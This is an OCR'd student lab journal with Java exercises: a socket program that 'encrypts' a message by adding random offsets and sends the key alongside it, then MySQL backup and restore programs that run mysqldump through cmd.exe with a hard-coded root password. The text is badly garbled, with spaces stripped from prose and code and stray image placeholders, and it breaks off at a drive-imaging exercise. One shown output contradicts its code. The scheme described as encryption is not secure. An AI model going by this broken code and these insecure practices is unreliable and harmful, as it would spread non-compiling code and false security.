Practical No:1

Aim: create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption isasecuritymethodinwhichinformationisencodedinsuchawaythatonly authorized usercanreadit.Itusesencryptionalgorithmtogenerateciphertextthatcanonlybe readif decrypted.

Therearetwotypesofencryptionsschemesaslistedbelow:

- SymmetricKeyencryption
- PublicKeyencryption

Decryption istheprocessoftakingencodedorencryptedtextorotherdataandconvertingit backintotextthatyouorthecomputercanreadandunderstand.Thistermcouldbeusedto describeamethodofun-encryptingthedatamanuallyorwithun-encryptingthedatausingthe propercodesorkeys.

Datamaybeencryptedtomakeitdifficultforsomeonetostealtheinformation.Some companies alsoencryptdataforgeneralprotectionofcompanydataandtradesecrets.Ifthis dataneedstobe viewable,itmayrequiredecryption.Ifadecryptionpasscodeorkeyisnot available,special softwaremaybeneededtodecryptthedatausingalgorithmstocrackthe decryptionandmakethe datareadable.

Sender.java

Code:

```
package pract1;
import java.io.*;
importjava.util.*;
import java.net.*;
publicclassSender{
publicstaticvoidmain(String[]args)throwsException{
    Strings="";
    String ct="";
    Stringkey="";
    Socket sc=newSocket("localhost",6017);
    Randomr=newRandom();
inti=0,k=0;
```

```
System.out.println("Enterthestring");
BufferedReaderbr= new BufferedReader(new InputStreamReader(System.in));
BufferedWriterbw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
      s=br.readLine();
int j[]=new
int[s.length()];
for(i=0;i<s.length();i++)
      {
j[k]=r.nextInt(50);
key+=Integer.valueOf(j[k])+","
; System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
       }
System.out.println("Key="+key);
System.out.println("Encryptedmessage:
"+ct); bw.write(ct+","+key);
bw.flush();
bw.close();
}

}
```

Receiver.java

Code:

```
package pract1;
importjava.io.BufferedReader;
importjava.io.BufferedWriter;
importjava.io.IOException;
importjava.io.InputStreamReader;
importjava.io.OutputStreamWriter
; import java.net.*;
importjava.util.Random;
publicclassReceiver{
publicstaticvoidmain(String[]args)throwsException{
       Stringct="";
      Stringpt="";
ServerSocketskt=newServerSocket(6017);
      Socketsc=skt.accept();
```

```
      Randomr=newRandom();
inti=0,k=0;
System.out.println("Enterthestring");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[]s=new
       String[ct.length()];
       s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println("
message"+s[0]);
for(i=0;i<s[0].length();i++)
       {
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
       }
for(i=0;i<s[0].length();i++)
      {
System.out.println("j="+j[i]
); pt+=(char)(s[0].charAt(i)-
j[i]);
      }
System.out.println("messagefromSender:"+pt);
   }
}
```

Output:

Sender.java Enter
the string hello
howareyou j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35

j=35

j=43
j=16
j=34
j=3
j=44
j=16
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,
Encryptedmessage:Œj˜pŠHˆp□C„□uB|›…

Receiver.java

Enterthestring

messageŒj˜pŠHˆp□C„□uB|›…

key=36
key=5
key=44
key=4
key=27
key=40
key=32
key=1
key=24
key=35
key=35
key=43
key=16
key=34
key=3
key=44
key=16
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35

j=35
j=43
j=16
j=34
j=3
j=44
j=16
messagefromSender:hellohowareyou

Practical No:2

Aim: java program for creating backup file of Mysql database.

Description:

Adata**backup** istheresultofcopyingorarchivingfilesandfoldersforthepurposeofbeingable to restorethemincaseofdataloss.Dataloss**can** becausedbymanythingsrangingfrom computer virusestohardwarefailurestofilecorruptiontofire,flood,ortheft(etc).


Backupreferstotheprocessofmakingcopiesofdataordatafilestouseintheeventtheoriginal data ordatafilesarelostordestroyed.Secondarily,abackupmayrefertomakingcopiesfor historical purposes,suchasforlongitudinalstudies,statisticsorforhistoricalrecordsortomeet the requirements of a data retention policy. Many applications, especially in a Windows environment,producebackupfilesusingthe.BAKfileextension.

backup.java


Code:

```
publicclassbackup
{publicvoidbackupDB(Stringpath)
{StringexecuteCmd="C:/xampp/mysql/bin/mysqldump-uroot-psa-Bstudentdb>"+path;
System.out.println(executeCmd);
   ProcessruntimeProcess;
try   {
runtimeProcess=Runtime.getRuntime().exec(newString[]{"cmd.exe","/c",executeCmd});
intprocessComplete=runtimeProcess.waitFor();
System.out.println(processComplete);

if(processComplete==0)
     {System.out.println("BackupCreatedSuccessfully!");     }
else
     {System.out.println("Couldn'tCreatethebackup!");      }   }
catch(Exceptionex)
   {ex.printStackTrace();  } }

publicstaticvoidmain(String[]args){
newbackup().backupDB("C:/db.sql");    }}
```

MySQL:


C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe
Enter password: **
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.48-community MySQL Community Server (GPL)
Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use studentdb
Database changed
mysql> select * from student;
+---------+--------+---------+------------+
| roll_no | name | address | contact |
+---------+--------+---------+------------+
1	vijay	Mumbai	1234567898
2	amit	Mumbai	1234567898
3	manish	pune	1234543216
4	rizwan	bhandup	1987654321
+---------+--------+---------+------------+
4 rows in set (0.01 sec)
mysql>

Output:


Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac backup.java
D:\>java backup
C:/xampp/mysql/bin/mysqldump -u root -p sa -B studentdb -r C:/db.sql
Enter password: **
2
Backup Created Successfully !
D:\>

Practical No:3

Aim: java program for restoring Mysql database from backup file.

Description:

Datarestoreistheprocessofcopyingbackupdatafromsecondarystorageandrestoringittoits originallocationoranewlocation.Arestoreisperformedtoreturndatathathasbeenlost, stolen ordamagedtoitsoriginalconditionortomovedatatoanewlocation.

Restore mayrefertoanyofthefollowing:

1. Alternativelyreferredtoasasystemrestore**,** restoreisatermusedtodescribetheprocessof revertingacomputerbacktoitsoriginalconfigurationoranearliercopy.Seeourfactory settings definitionforfullinformationandrelatedlinks.

2. Restoreisatermusedtodescribetheprocessofrecoveringlostorolddatafromabackup.


3. Restoringistheprocessoftakingawindowthathasbeenminimizedandenlargingitbackto maximizedorits"Normal"size.Restorealsoreferstotakingamaximizedwindowandreducing it toa"Normal"size.InMicrosoft Windows,thisactioncanbecarriedoutbyusingthethree-buttonmenu(shownright)foundintheupperright-handcornerofawindow.


Restore.java

Code:

```
publicclassRestore{
publicvoidrestoreDB(Stringpath){
  StringexecuteCmd="C:/xampp/mysql/bin/mysql-uroot-psastudentdb<"+path;
System.out.println(executeCmd);
  ProcessruntimeProcess;
try {
runtimeProcess=Runtime.getRuntime().exec(newString[]{"cmd.exe","/c",executeCmd});
intprocessComplete=runtimeProcess.waitFor();
System.out.println(processComplete
); if(processComplete==0)
   {System.out.println("RestoredtheBackup!"); }
else
   {System.out.println("Couldn'tRestorethebackup!"); } }
catch(Exceptionex)
  {ex.printStackTrace(); }}
```

public static void main(String[]args){
newRestore().restoreDB("C:/db.sql");
}} **Output:**








Practical No:4


Aim:Use DriveImage XML to image a hard drive


Description:

